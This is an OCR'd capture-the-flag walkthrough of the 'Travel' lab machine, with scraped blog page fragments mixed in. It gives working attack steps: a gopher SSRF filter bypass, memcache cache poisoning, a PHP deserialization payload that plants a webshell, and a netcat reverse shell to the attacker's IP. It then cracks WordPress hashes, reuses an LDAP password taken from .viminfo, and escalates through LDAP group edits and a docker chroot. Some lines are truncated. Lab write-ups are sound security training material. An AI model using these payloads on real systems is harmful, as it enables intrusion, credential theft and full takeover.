
How to Make Great Sightseeing Tour in Oslo, Norway 24 Feb 2020, 3:12 pm

1-which kind of tours can do it in Oslo, Norway? 2-where can you find transport to begin your tour?

Tour Packages in Nepal 24 Feb 2020, 3:02 pm

Tour Packages in Nepal gives traveler to explore Nepal in different ways with full enjoyment. Nepal Tour Packages means traveler or visitor would be travel in Nepal with some special purposes to some particular destinations where all arrangements will be done in certain criteria. In tour packages, they can save their time, budget and interest. For Tour Packages in Nepal, any travel agents design the tour packages program with

We can alter this behavior by providing another feed source with the parameter `custom_feed_url`. For example we can provide this alternative RSS source: http://blog.travel.htb/awesome-rss/?custom_feed_url=http://blog.travel.htb/feed/.



blog.travel.htb/awesome-rss/?custom_feed_url=http://blog.travel.htb/feed/

Travel Blog Who doesn't love to travel ?

Travel Blog

Who doesn't love to travel ?

Travel Blog 13 Apr 2020, 1:19 pm

Welcome to our Travel Blog. Make sure to check out our new RSS feature coming fresh from our blog-dev team!

Recent Posts

Travel Blog

Recent Comments

Archives

April 2020

Categories

Uncategorized

Meta

Log in

The `safe()` function disable us to use `file://` protocol but `gopher://` may be use instead. `127.0.0.1` and `localhost` are filtered but that's easily bypassable.

L17 we also saw there was a memcache server. `gopher://` will allow us to interact with memcache so it seems the way to go.


Let's see if we can craft a gopher payload that bypass the filters to check if we can use gopher.

Let's quickly check that the string comparison is case sensitive in PHP. Hopefully URL are case insensitive so `LOCALHOST` will be accepted by the server and not filtered by `safe()`.

```
php -a
Interactive shell

php > var_dump("LOCALHOST" == "localhost");
bool(false)
```

Requesting on port 80 we can access the local HTTP server and bypass `safe()`.

```
http://blog.travel.htb/awesome-rss/?custom_feed_url=gopher://LOCALHOST:80/
```



blog.travel.htb/awesome-rss/?custom_feed_url=gopher://LOCALHOST:80/

Travel Blog Who doesn't love to travel ?

Travel Blog

Who doesn't love to travel ?

Travel Blog 13 Apr 2020, 1:19 pm

Welcome to our Travel Blog. Make sure to check out our new RSS feature coming fresh from our blog-dev team!

Recent Posts

Travel Blog

Recent Comments

Archives

April 2020

Categories

Uncategorized

Meta

Log in

Other localhost bypasses may be found on PayloadsAllTheThings.

If one didn't see the memcache URL it's still possible to bruteforce ports to check available services on localhost.

To create gopher payloads there is no better tool than Gopherus.

```
$ gopherus --exploit dmpmemcache
$ gopherus --exploit phpmemcache
```

With the first command we will be able to dump the Memcached content and with the second one to execute a PHP payload.

Let’s try some basic memcache commands found on HackTricks.

```
$ gopherus --exploit dmpmemcache


  ________              .__
 /  _____/  ____ ______ |  |__   ___________ __ __  ______
/   \  ___ /  _ \\____ \|  |  \_/ __ \_  __ \  |  \/  ___/
\    \_\  (  <_> )  |_> >   Y  \  ___/|  | \/  |  /\___ \
 \______  /\____/|   __/|___|  /\___  >__|  |____//____  >
        \/       |__|        \/     \/                 \/

                author: $_SpyD3r_$

Give payload you want to run in Memcached Server: version

Your gopher link is ready to dump Memcache :

gopher://127.0.0.1:11211/_%0d%0aversion%0d%0a

-----------Made-by-SpyD3r----------
```

Then we just have to replace `127.0.0.1` by LOCALHOST:

```
?custom_feed_url=gopher://LOCALHOST:11211/_%0d%0aversion%0d%0a
```

This is maybe working but I don’t think we will obtain an output so let’s try a RCE directly.

To get a RCE we have to know a Class where we can use deserialization, hopefully there is `TemplateHelper` class in `template.php`.

Let’s create a PoC for serialization:

```php
<?php

class TemplateHelper
{

    private $file;
    private $data;

    public function __construct(string $file, string $data)
    {
        $this->init($file, $data);
    }

    public function __wakeup()
    {
        $this->init($this->file, $this->data);
    }

    private function init(string $file, string $data)
    {
        $this->file = $file;
        $this->data = $data;
        file_put_contents(__DIR__.'/logs/'.$this->file, $this->data);
    }
}

$obj = new TemplateHelper("noraj.php",file_get_contents('shell.php'));
$serialized = serialize($obj);
echo $serialized;
```

With the class we will be able to write a file into the log folder. I wanted to write a php webshell with weevely but weevely generated shell contains a lot of @ chars that are disabled. So I had to use a simpler webshell, something like easy-simple-php-webshell.php or Simple-Backdoor-One-Liner.php.

Then we can serialize it.

```
$ php serialize.php 2>/dev/null | tr -d '\n'
O:14:"TemplateHelper":2:{s:20:"TemplateHelperfile";s:9:"noraj.php";s:20:"TemplateHelperdata";s:113:"<?php
↪   if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo
↪   "</pre>"; die; }?>";}
```

Once encoded in the gopher payload:

```
gopher://LOCALHOST:11211/_%0d%0aset%20SpyD3r%204%200%20216%0d%0aO:14:%22TemplateHelper%22:2:%7Bs:20:%22Templat
```

But where are stored the templates? The theme is the default WordPress one, the css is located at http://blog.travel.htb/wp-content/themes/twentytwenty/style.css so the templates will be here too, eg. http://blog.travel.htb/wp-content/themes/twentytwenty/template.php

This mean that our webshell should be uploaded at http://blog.travel.htb/wp-content/themes/twentytwenty/logs/noraj so our paylaod was not executed.

I think it's due to escapeshellarg escaping the quotes.

PS: the debug feature can also be accessed directly http://blog.travel.htb/wp-content/themes/twentytwenty/debug.php

So let's try with a shell not using quotes:

```
<?php system($_GET[1]); ?>
```

```
$ php serialize.php 2>/dev/null | tr -d '\n'
O:14:"TemplateHelper":2:{s:20:"TemplateHelperfile";s:9:"noraj.php";s:20:"TemplateHelperdata";s:26:"<?php
↪  system($_GET[1]); ?>";}
```

```
gopher://127.0.0.1:11211/_%0d%0aset%20SpyD3r%204%200%20128%0d%0aO:14:%22TemplateHelper%22:2:%7Bs:20:%22Templat
```

Also Gopherus is hardcoding the key where it set the value to `SpyD3r` (this must be the reason why). But this key is never called so the deserialization is never triggered.

Let's get back to the line where the content is cached:

```
$simplepie->set_cache_location('memcache://127.0.0.1:11211/?timeout=60&prefix=xct_');
```

The caching is done by simplepie with the function set_cache_location(). We can also see there is a 60 second timeout so after that the cache may expire and the keys are prefixed with `xct_`.

If we search the `set_cache_location()` function on the source hosted on github we can see the function is calling the class method `cache_location`.

https://github.com/simplepie/simplepie/blob/ae49e2201b6da9c808e5dac437aca356a11831b4/library/SimplePie.php#
L909

```
    /**
     * Set the file system location where the cached files should be stored
     *
     * @param string $location The file system location.
     */
    public function set_cache_location($location = './cache')
    {
        $this->cache_location = (string) $location;
  }
```

Searching for `cache_location` I saw that both class `SimplePie_Cache_Memcache` (`library/SimplePie/Cache/Memcache.php`) and `SimplePie_Cache_Memcached` (`/library/SimplePie/Cache/Memcached.php`) are implementing `SimplePie_Cache_Base` interface (`library/SimplePie/Cache/Base.php`).

Both are similar, https://github.com/simplepie/simplepie/blob/a72e1dfafe7870affdae3edf0d9a494e4fa31bc6/library/S
L99

```
    /**
     * Create a new cache object
     * @param string $location Location string (from SimplePie::$cache_location)
     * @param string $name     Unique ID for the cache
     * @param string $type     Either TYPE_FEED for SimplePie data, or TYPE_IMAGE for image
↪   data
     */
    public function __construct($location, $name, $type) {
        $this->options = array(
            'host'   => '127.0.0.1',
            'port'   => 11211,
            'extras' => array(
                'timeout' => 3600, // one hour
                'prefix'  => 'simplepie_',
            ),
        );
        $this->options = SimplePie_Misc::array_merge_recursive($this->options,
        ↪  SimplePie_Cache::parse_URL($location));

        $this->name = $this->options['extras']['prefix'] . md5("$name:$type");

        $this->cache = new Memcached();
        $this->cache->addServer($this->options['host'], (int)$this->options['port']);
    }
```

The extra options timeout & prefix will be overriden by the ones we saw in the template. Then the key is the concatenation of the prefix `xct_` + the md5 of the name (unique id), colon & type (TYPE_FEED). In `library/SimplePie/Cache/Base.php` we can see that `TYPE_FEED = 'spc'`.

So we have something like that `xct_ + MD5( UNIQUE_ID? ":spc")` but we still need to determine how `UNIQUE_ID` is generated.

For that we have to look at the main class (in `library/SimplePie.php`) when SimplePie is initialized (`$simplepie->init();`).

`set_cache_name_function`

https://github.com/simplepie/simplepie/blob/ae49e2201b6da9c808e5dac437aca356a11831b4/library/SimplePie.php
L1128

```
    /**
     * Set callback function to create cache filename with
     *
     * @param mixed $function Callback function
     */
    public function set_cache_name_function($function = 'md5')
    {
        if (is_callable($function))
        {
            $this->cache_name_function = $function;
        }
    }
```

https://github.com/simplepie/simplepie/blob/ae49e2201b6da9c808e5dac437aca356a11831b4/library/SimplePie.php
L540

```
    /**
     * @var string Function that creates the cache filename
     * @see SimplePie::set_cache_name_function()
     * @access private
     */
    public $cache_name_function = 'md5';
```

https://github.com/simplepie/simplepie/blob/ae49e2201b6da9c808e5dac437aca356a11831b4/library/SimplePie.php

```
        $cache = $this->registry->call('Cache', 'get_handler', array($this->cache_location,
        ↪   call_user_func($this->cache_name_function, $url), 'spc'));
```

https://github.com/simplepie/simplepie/blob/ae49e2201b6da9c808e5dac437aca356a11831b4/library/SimplePie.php

```
            $cache = $this->registry->call('Cache', 'get_handler', array($this->cache_location,
            ↪   call_user_func($this->cache_name_function, $file->url), 'spc'));
```

So what I called the `UNIQUE_ID` is generated like this `md5($url)`.

https://github.com/simplepie/simplepie/blob/ae49e2201b6da9c808e5dac437aca356a11831b4/library/SimplePie.php

```
                $url = $this->feed_url . ($this->force_feed ? '#force_feed' : '');
```

`$url` is the `feed_url`.

`"xct_" + MD5( MD5(feed_url) + ":spc")`

So now which URL do we want to poison? We are forced to make it in two steps. Because poisoning the URL we are attacking with is impossible as we need the hash of the URL but the URL contains the cache that is forged with the URL hash, so it's recursive. Else we have to poison an arbitrary URL that we can compute in advance. In the template code if no `custom_feed_url` is provided, the default one http://www.travel.htb/newsfeed/customfeed.xml is used instead. We can compute it like that:

```
$ printf %s "$(printf %s 'http://www.travel.htb/newsfeed/customfeed.xml' | md5sum | cut -d ' '
↪   -f 1):spc" | md5sum | cut -d ' ' -f 1
4e5612ba079c530a6b1f148c0b352241
```

The cache key is `xct_4e5612ba079c530a6b1f148c0b352241`.

So now here is the two steps attack:

1. Poison the cache with the with our gopher request
2. Call http://blog.travel.htb/awesome-rss/ without custom feed to trigger the cache (within 60 seconds)

That will result in our shell being written to the server.

We have to replace `SpyD3r` with `xct_4e5612ba079c530a6b1f148c0b352241`.

Also we have to understand the Memcached - Set Data structure

```
set key flags exptime bytes [noreply]
value
```

By default gopherus set the following:

- flags: 4 (an arbitrary integer)
- exptime: 0 (no expiration)
- bytes: 128 (size in bytes of the data block)

That seems good. Also earlier I was copy-pasting the serialized payload into gopherus so some unprintable characters were missing. The proper solution is to directly pipe the output into it.

```
$ php serialize.php 2>/dev/null | gopherus --exploit phpmemcache


  ________              .__
 /  _____/  ____ ______ |  |__   ___________ __ __  ______
/   \  ___ /  _ \\____ \|  |  \_/ __ \_  __ \  |  \/  ___/
\    \_\  (  <_> )  |_> >   Y  \  ___/|  | \/  |  /\___ \
 \______  /\____/|   __/|___|  /\___  >__|  |____//____  >
        \/       |__|        \/     \/                 \/

                author: $_SpyD3r_$


This is usable when you know Class and Variable name used by user

Give serialization payload
example: O:5:"Hello":0:{}   :
Your gopher link is ready to do SSRF :

gopher://127.0.0.1:11211/_%0d%0aset%20SpyD3r%204%200%20132%0d%0aO:14:%22TemplateHelper%22:2:%7Bs:20:%22%00Temp

After everything done, you can delete memcached item by using this payload:
```

```
gopher://127.0.0.1:11211/_%0d%0adelete%20SpyD3r%0d%0a

-----------Made-by-SpyD3r-----------
```

Then we just have to run the two steps.

```
$ curl 'http://blog.travel.htb/awesome-
↪  rss/?custom_feed_url=gopher://LOCALHOST:11211/_%0d%0aset%20xct_4e5612ba079c530a6b1f148c0b352241%204%200%20

$ curl http://blog.travel.htb/awesome-rss/
```

And http://blog.travel.htb/wp-content/themes/twentytwenty/logs/noraj.php is available.

Then we have 60 seconds to do something like getting a reverse shell, eg.

http://blog.travel.htb/wp-content/themes/twentytwenty/logs/noraj.php?1=nc%20-e%20/bin/bash%2010.10.14.66%20

```
$ pwncat -l 9999 -vv
INFO: Listening on :::9999 (family 10/IPv6, TCP)
INFO: Listening on 0.0.0.0:9999 (family 2/IPv4, TCP)
INFO: Client connected from 10.10.10.189:47498 (family 2/IPv4, TCP)
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

2.6 Elevation of Privilege (EoP): from www-data to lynik-admin

There is a SQL backup in the wordpress directory.

```
$ ls -lhA /opt/wordpress
total 1.2M
-rw-r--r-- 1 root root 1.2M Apr 24 06:39 backup-13-04-2020.sql
```

Let's look for the user creation:

```
$ cat /opt/wordpress/backup-13-04-2020.sql | grep 'INSERT INTO `wp_users`'
INSERT INTO `wp_users` VALUES
↪  (1,'admin','$P$BIRXVj/ZG0YRiBH8gnRy0chBx67WuK/','admin','admin@travel.htb','http://localhost','2020-
↪  04-13
↪  13:19:01','',0,'admin'),(2,'lynik-admin','$P$B/wzJzd3pj/n7oTe2GGpi5HcIl4ppc.','lynik-
↪  admin','lynik@travel.htb','','2020-04-13 13:36:18','',0,'Lynik
↪  Schmidt');
```

Then we can run haiti to find the hash type:

```
$ haiti '$P$B/wzJzd3pj/n7oTe2GGpi5HcIl4ppc.'
Wordpress > v2.6.2 [HC: 400] [JtR: phpass]
Joomla > v2.5.18 [HC: 400] [JtR: phpass]
PHPass' Portable Hash [HC: 400] [JtR: phpass]
```

Then let's start cracking with john:

```
$ john --format=phpass hashes.txt -w=/usr/share/wordlists/passwords/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 128/128 AVX 4x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1stepcloser      (?)
```

`lynik-admin` / `1stepcloser`

The we can log in via ssh:

```
$ ssh lynik-admin@travel.htb
lynik-admin@travel:~$ id
uid=1001(lynik-admin) gid=1001(lynik-admin) groups=1001(lynik-admin)
```

2.7 Elevation of Privilege (EoP): from lynik-admin to root

```
lynik-admin@travel:~$ ls -lhA
total 32K
lrwxrwxrwx 1 lynik-admin lynik-admin    9 Apr 23 17:31 .bash_history -> /dev/null
-rw-r--r-- 1 lynik-admin lynik-admin  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 lynik-admin lynik-admin 3.7K Feb 25  2020 .bashrc
drwx------ 2 lynik-admin lynik-admin 4.0K Apr 23 19:34 .cache
drwx------ 4 lynik-admin lynik-admin 4.0K Sep  9 05:48 .gnupg
-rw-r--r-- 1 lynik-admin lynik-admin   82 Apr 23 19:35 .ldaprc
-rw-r--r-- 1 lynik-admin lynik-admin  807 Feb 25  2020 .profile
-r--r--r-- 1 root        root          33 Sep  9 04:56 user.txt
-rw------- 1 lynik-admin lynik-admin  861 Apr 23 19:35 .viminfo
```

We can see a `.viminfo` file and a `.ldaprc` file.

Some lines in `.viminfo` are interesting:

```
# Registers:
""1     LINE    0
        BINDPW Theroadlesstraveled
|3,1,1,1,1,0,1587670528,"BINDPW Theroadlesstraveled"

# File marks:
'0  3  0  ~/.ldaprc
|4,48,3,0,1587670530,"~/.ldaprc"

# Jumplist (newest first):
-'  3  0  ~/.ldaprc
|4,39,3,0,1587670530,"~/.ldaprc"
-'  1  0  ~/.ldaprc
|4,39,1,0,1587670527,"~/.ldaprc"

# History of marks within files (newest to oldest):

> ~/.ldaprc
        *       1587670529      0
        "       3       0
        .       4       0
        +       4       0
```

In the `.ldaprc` too:

```
HOST ldap.travel.htb
BASE dc=travel,dc=htb
BINDDN cn=lynik-admin,dc=travel,dc=htb
```

With the password and information we can make a request binding to the rootDN:

```
$ ldapsearch -H ldap://ldap.travel.htb -x -D 'cn=lynik-admin,dc=travel,dc=htb' -w
↪  Theroadlesstraveled
# extended LDIF
#
# LDAPv3
# base <dc=travel,dc=htb> (default) with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# travel.htb
dn: dc=travel,dc=htb
objectClass: top
objectClass: dcObject
objectClass: organization
o: Travel.HTB
dc: travel

# admin, travel.htb
```

```
dn: cn=admin,dc=travel,dc=htb
objectClass: simpleSecurityObject
objectClass: organizationalRole
cn: admin
description: LDAP administrator

# servers, travel.htb
dn: ou=servers,dc=travel,dc=htb
description: Servers
objectClass: organizationalUnit
ou: servers

# lynik-admin, travel.htb
dn: cn=lynik-admin,dc=travel,dc=htb
description: LDAP administrator
objectClass: simpleSecurityObject
objectClass: organizationalRole
cn: lynik-admin
userPassword:: e1NTSEF9MEpaelF3blZJNEZrcXRUa3pRWUxVY3ZkN1NwRjFRYkRjVFJta3c9PQ=
 =

# workstations, travel.htb
dn: ou=workstations,dc=travel,dc=htb
description: Workstations
objectClass: organizationalUnit
ou: workstations

# linux, servers, travel.htb
dn: ou=linux,ou=servers,dc=travel,dc=htb
description: Linux Servers
objectClass: organizationalUnit
ou: linux

# windows, servers, travel.htb
dn: ou=windows,ou=servers,dc=travel,dc=htb
description: Windows Servers
objectClass: organizationalUnit
ou: windows

# users, linux, servers, travel.htb
dn: ou=users,ou=linux,ou=servers,dc=travel,dc=htb
description: Linux Users
objectClass: organizationalUnit
ou: users

# groups, linux, servers, travel.htb
dn: ou=groups,ou=linux,ou=servers,dc=travel,dc=htb
description: Linux Groups
objectClass: organizationalUnit
ou: groups

# jane, users, linux, servers, travel.htb
dn: uid=jane,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
```

```
uid: jane
cn: Jane Rodriguez
sn: Rodriguez
givenName: Jane
loginShell: /bin/bash
uidNumber: 5005
gidNumber: 5000
homeDirectory: /home/jane
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount

# brian, users, linux, servers, travel.htb
dn: uid=brian,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
uid: brian
cn: Brian Bell
sn: Bell
givenName: Brian
loginShell: /bin/bash
uidNumber: 5002
gidNumber: 5000
homeDirectory: /home/brian
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount

# frank, users, linux, servers, travel.htb
dn: uid=frank,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
uid: frank
cn: Frank Stewart
sn: Stewart
givenName: Frank
loginShell: /bin/bash
uidNumber: 5001
gidNumber: 5000
homeDirectory: /home/frank
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount

# jerry, users, linux, servers, travel.htb
dn: uid=jerry,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
uid: jerry
uidNumber: 5006
```

```
homeDirectory: /home/jerry
givenName: Jerry
gidNumber: 5000
sn: Morgan
cn: Jerry Morgan
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
loginShell: /bin/bash

# lynik, users, linux, servers, travel.htb
dn: uid=lynik,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
uid: lynik
uidNumber: 5000
homeDirectory: /home/lynik
givenName: Lynik
gidNumber: 5000
sn: Schmidt
cn: Lynik Schmidt
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
loginShell: /bin/bash

# edward, users, linux, servers, travel.htb
dn: uid=edward,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
uid: edward
uidNumber: 5009
homeDirectory: /home/edward
givenName: Edward
gidNumber: 5000
sn: Roberts
cn: Edward Roberts
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
loginShell: /bin/bash

# eugene, users, linux, servers, travel.htb
dn: uid=eugene,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
uid: eugene
cn: Eugene Scott
sn: Scott
givenName: Eugene
```

```
loginShell: /bin/bash
uidNumber: 5008
gidNumber: 5000
homeDirectory: /home/eugene
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount

# gloria, users, linux, servers, travel.htb
dn: uid=gloria,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
uid: gloria
uidNumber: 5010
homeDirectory: /home/gloria
givenName: Gloria
gidNumber: 5000
sn: Wood
cn: Gloria Wood
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
loginShell: /bin/bash

# johnny, users, linux, servers, travel.htb
dn: uid=johnny,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
uid: johnny
cn: Johnny Miller
sn: Miller
givenName: Johnny
loginShell: /bin/bash
uidNumber: 5004
gidNumber: 5000
homeDirectory: /home/johnny
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount

# louise, users, linux, servers, travel.htb
dn: uid=louise,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
uid: louise
cn: Louise Griffin
sn: Griffin
givenName: Louise
loginShell: /bin/bash
uidNumber: 5007
```

```
gidNumber: 5000
homeDirectory: /home/louise
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount

# christopher, users, linux, servers, travel.htb
dn: uid=christopher,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
uid: christopher
uidNumber: 5003
homeDirectory: /home/christopher
givenName: Christopher
gidNumber: 5000
sn: Ward
cn: Christopher Ward
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: inetOrgPerson
objectClass: posixAccount
objectClass: shadowAccount
loginShell: /bin/bash

# domainusers, groups, linux, servers, travel.htb
dn: cn=domainusers,ou=groups,ou=linux,ou=servers,dc=travel,dc=htb
memberUid: frank
memberUid: brian
memberUid: christopher
memberUid: johnny
memberUid: julia
memberUid: jerry
memberUid: louise
memberUid: eugene
memberUid: edward
memberUid: gloria
memberUid: lynik
gidNumber: 5000
cn: domainusers
objectClass: top
objectClass: posixGroup

# search result
search: 2
result: 0 Success

# numResponses: 22
# numEntries: 21
```

By the way, since the hostname, base & bind dn are specified inside `.ldaprc` we can enter `ldapsearch -x -w Theroadlesstraveled` instead of the full command.

It seems our account is LDAP admin so we can configure it.

Let's see interesting groups:

```
$ cat /etc/group | grep trvl
adm:x:4:syslog,trvl-admin
cdrom:x:24:trvl-admin
sudo:x:27:trvl-admin
dip:x:30:trvl-admin
plugdev:x:46:trvl-admin
lxd:x:116:trvl-admin
trvl-admin:x:1000:

$ cat /etc/group | grep docker
docker:x:117:
```

Then we can add a key to a user and change it's base groupe to docker & user to trvl-admin (not required).

```
dn: uid=louise,ou=users,ou=linux,ou=servers,dc=travel,dc=htb
changeType: modify
add: objectClass
objectClass: ldapPublicKey
-
add: sshPublicKey
sshPublicKey: ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDC/yatK67NXLmgt1LepjDbW2b7lE
-
replace: gidNumber
gidNumber: 117
-
replace: uidNumber
uidNumber: 1000
```

Then we can connect via SSH because the SSHD config is the following:

```
$ cat /etc/ssh/sshd_config | grep -v '#'
Include /etc/ssh/sshd_config.d/*.conf
AuthorizedKeysCommand /usr/bin/sss_ssh_authorizedkeys
AuthorizedKeysCommandUser nobody
ChallengeResponseAuthentication no
UsePAM yes
X11Forwarding yes
```

```
PrintMotd no
AcceptEnv LANG LC_*
Subsystem sftp  /usr/lib/openssh/sftp-server
PasswordAuthentication no
Match User trvl-admin,lynik-admin
        PasswordAuthentication yes
```

```
$ ssh -i ~/.ssh/id_rsa louise@travel.htb
trvl-admin@travel:/$ id
uid=1000(trvl-admin) gid=117(docker) groups=117(docker),5000(domainusers)
```

Then let's see images available in docker:

```
trvl-admin@travel:/$ docker images
REPOSITORY            TAG                 IMAGE ID            CREATED             SIZE
nginx                 latest              602e111c06b6        4 months ago        127MB
memcached             latest              ac4488374c89        4 months ago        82.3MB
blog                  latest              4225bf7c5157        4 months ago        981MB
ubuntu                18.04               4e5021d210f6        5 months ago        64.2MB
jwilder/nginx-proxy   alpine              a7a1c0b44c8a        7 months ago        54.6MB
osixia/openldap       latest              4c780dfa5f5e        11 months ago       275M
```

Now that we are in the docker group it's easy EoP thanks to gtfobins. By the way we can search gtfobins locally via two CLI tools: gtfo and gtfoblookup.

```
$ gtfo -b docker
...
# The resulting is a root shell.
Code:   docker run -v /:/mnt --rm -it alpine chroot /mnt sh
Type:   shell
...

$ gtfoblookup linux shell docker
docker:

    shell:

        Description: The resulting is a root shell.
        Code: docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

```
trvl-admin@travel:/$ docker run -v /:/mnt --rm -it ubuntu:18.04 chroot /mnt bash
root@d9ba81203eb5:/# id
uid=0(root) gid=0(root) groups=0(root)
root@d9ba81203eb5:/# cat /root/root.txt
189d55aa326f561c68c69a547ba2df0f
root@d9ba81203eb5:/# cat /etc/shadow | grep root
root:$6$p6a8fCN5/L4rm3FA$bwV15SC9j7QwaRwolnptinKydaRp9O3826E8QlFyrVmjxoaIvs6A.Aw7Z/VCRgGXu0cjLYfmznespEhTS8ZUe
```